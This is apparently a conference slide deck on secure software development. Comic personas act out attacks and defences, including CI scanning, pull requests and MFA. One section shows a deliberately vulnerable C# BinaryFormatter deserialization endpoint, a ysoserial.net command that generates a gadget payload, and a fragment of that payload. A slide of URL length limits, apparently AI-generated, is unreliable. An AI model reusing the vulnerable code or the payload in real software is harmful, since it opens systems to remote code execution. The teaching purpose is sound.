				Hijack Execution Flow (13)	Steal or Forge Tickets (5)																						
				Impersonation	Steal Web Session Cookie																						
				Indirect Command Execution	Unsecured Credentials (8)																						
				Masquerading (10)	Unsolicited Requests (3)																						
				Pre-OS Boot (5)	Unsolicited Requests (3)																						
				Scheduled Task/Job (5)	Unsolicited Requests (3)																						
				Process Injection (12)	Unsolicited Requests (3)																						
				Scheduled Task/Job (5)	Unsolicited Requests (3)																						
				Server Software Component (5)	Unsolicited Requests (3)																						
				Traffic Signaling (2)	Unsolicited Requests (3)																						
				Valid Accounts (4)	Unsolicited Requests (3)																						

Infrastructure

- Did I mention Pull Requests?
- Use Cloud Security Posture Management like Defender for Cloud
- You can also scan IaC for misconfigurations

```
iac-scan-with-checkov:  
  permissions:  
    contents: read  
    security-events: write  
    actions: read  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
    - name: Checkov GitHub Action  
      uses: bridgecrewio/checkov-action@v12  
      with:  
        output_format: cli,sarif  
        output_file_path: console,results.sarif  
    - name: Upload SARIF file  
      uses: github/codeql-action/upload-sarif@v3
```



Per
Pessimistic
ZURE

Infrastructure

- 2000 errors from Checkov
- Also: One Token to rule them all - obtaining Global Admin in every Entra ID tenant via Actor tokens



Per
Pessimistic
ZURE




Evil user stories **- Runtime issues**

Runtime issues

- Valdemar Vibecoder figured out that datatypes are boring.
- If I just get byte array I could deserialize it to anything!
- How convenient!

```
public IActionResult UnsafeDeserialization([FromQuery] byte[] bytes)
{
    // Yes yes, I want to have an RCE for educational purposes
#pragma warning disable SYSLIB0011 // Type or member is obsolete
    BinaryFormatter formatter = new BinaryFormatter();
    formatter.Deserialize(new MemoryStream(bytes));
#pragma warning restore SYSLIB0011 // Type or member is obsolete
    return RedirectToAction("Index");
}
```



Valdemar
Vibecoder

ZURE



Runtime issues

- Harry Hacker turns your usage of reflection and binaryformatter into fullblown RCE attacks!
- <https://github.com/pwntester/ysoserial.net>

Generate a calc.exe payload for BinaryFormatter using *PSObject* gadget.

```
$ ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t
```

```
AAEAAAAD////AQAAAAAAAAMAgAAF9TeXN0ZW0uTWFuYWd1bWVudC5BdXRvbWF0aW9uLCBWZXJzaW9uPTMuMC4wLjAsIEN1bHR1cmU
```

Harry
Hacker

Runtime issues

- Did I mention Pull Requests?
- Sanitize inputs!
- And outputs!
- And putputs!
- Do I look tired?



Per
Pessimistic


```
Write-Host "-- Run docker ZAP"
```

```
docker run -v ${github.workspace}/zapreports:/zap/wrk:rw -t ghcr.io/zaproxy/zaproxy:stable zap-full-scan.py -t $target
```

ZURE

Runtime issues

- 10 hours of scanning
- Days of building whitelists
- Thousands of errors



FML

Per
Pessimistic

ZURE



Evil user stories - New opportunity

New opportunity

- Valdemar Vibecoder abandoned his last project because the customers did not understand how great the solution was
- As there is not much money in the startup, he gracefully decommissions cloud resources



Valdemar
Vibecoder

ZURE



New opportunity

- Harry Hacker is looking for abandoned DNS records for subdomain takeovers
- Harry is looking for CORS misconfigurations
- Harry has backup plan in using the domains in phishing campaigns

**Harry
Hacker**



ZURE

New opportunity

- Does anyone remember what DNS records we had for that service?
- Anyone?
- Please?



Per
Pessimistic



Evil user stories - Lost credentials

Lost credentials

- Valdemar Vibecoder went to a bar.
- Decides to login to GitHub to provide one more feature.



Valdemar
Vibecoder

ZURE



Lost credentials

- Harry is shoulder surfing.
- Finds out Valdemars password is ValdemarRocks1337!
- Pushes cryptominers to production for fun and profit.

**Harry
Hacker**

ZURE

Lost credentials

- Branch protections with PR approval from another developer!
- MFA!
- Passkeys!



Per
Pessimistic

Identity attacks in perspective

Password-based attacks continue to dominate, but can be thwarted by using strong authentication methods.

More than
99% of identity
attacks are
password attacks





Breach replay

Password spray

Phishing

Rely on predictable human behaviors such as selecting easy-to-guess passwords, reusing them on multiple websites, and falling prey to phishing attacks.

<1%
of attacks



Per
Pessimistic



Evil user stories

- File upload

File upload

- In 90's companies were breached via malicious attachments
- In 2025 situation remains the same
- Opposite of fun is the "OWASP File upload cheat sheet"




Per
Pessimistic
ZURE



Frameworks

DVV “secure development framework”



DVV “secure development framework”

Generally about:

- Requirements
 - Security
 - Production
 - Documentation
 - Implementing security into different lifecycles
 - Transparency, support and monitoring
 - Set of principles
 - Threat modeling
- References to another requirements

Actual requirements

- OWASP ASVS L2 – 74 pages
 - OWASP TOP 10 – 20 pages
 - OWASP TOP 10 API – 31 pages
 - OWASP WSTG – 465 pages
 - CIS Azure Benchmarks – 587 pages
 - Finnish public thingsies
 - PiTuKri, KaTaKri, VAHTI100, GDPR, eIDAS etc
 - The Law
- Compliance fatigue



I used to
read comics

Per
Pessimistic

ZURE




Developer (sec) Experience

Security tooling

- Usability = Commandline
- Majority are designed to be “user assisted”
- The quality standard is something ... different.
- Expect the tools to fail

Defender EASM

- Valdemar finds Defender External Attack Surface Management -tool
- Uses it for “Continuous Discovery of digital attack surface”
- Digs into insights. Tries to share the URL from browser to Per.
- Asks help from Per with this error message in Teams



**Valdemar
Vibecoder**
ZURE

What the?



URL is long

- 358795 characters
- 143 A4 pages in Word
- 350 KB

Niche facts:

Sure! Here are the URL length limitations:

Cloud Vendors

- AWS: 8,192 characters
- GCP: 8,192 characters
- Azure: 4,096 characters

Browser Vendors

- Chrome: 2,083 characters
- Firefox: 65,536 characters
- Safari: 80,000 characters
- Edge: 2,083 characters
- Internet Explorer: 2,083 characters
- Opera: 190,000 characters

If you need more information, just let me know!

Another day
in Infosec



Per
Pessimistic

ZURE

OWASP AMM

Another day
in Infosec


```
`~/go/bin/oam_subs -d zure.com`  
panic: unable to open database file: out of memory (14)
```

```
# Settings apply across all Linux distros running on WSL 2  
[ws12]  
# Limits VM memory to use no more than  
memory=16GB
```

```
panic: unable to open database file: out of memory (14)
```

Out of memory error has two meanings:

- Either “can’t find SQLite”
- Or “try harder (with other parameters)”



Per
Pessimistic



First steps?

First easy steps

1. Name security champion for project
2. Choose suitable security frameworks / benchmarks / compliance frameworks
3. Threat modeling
4. Implement low-hanging security controls
5. Goto 3

Hold my beer



Valdemar
Vibecoder **ZURE**

Questions?

- Disobey Workshop – self-learn materials
 - <https://github.com/Rinorragi/ci-security>

ZURE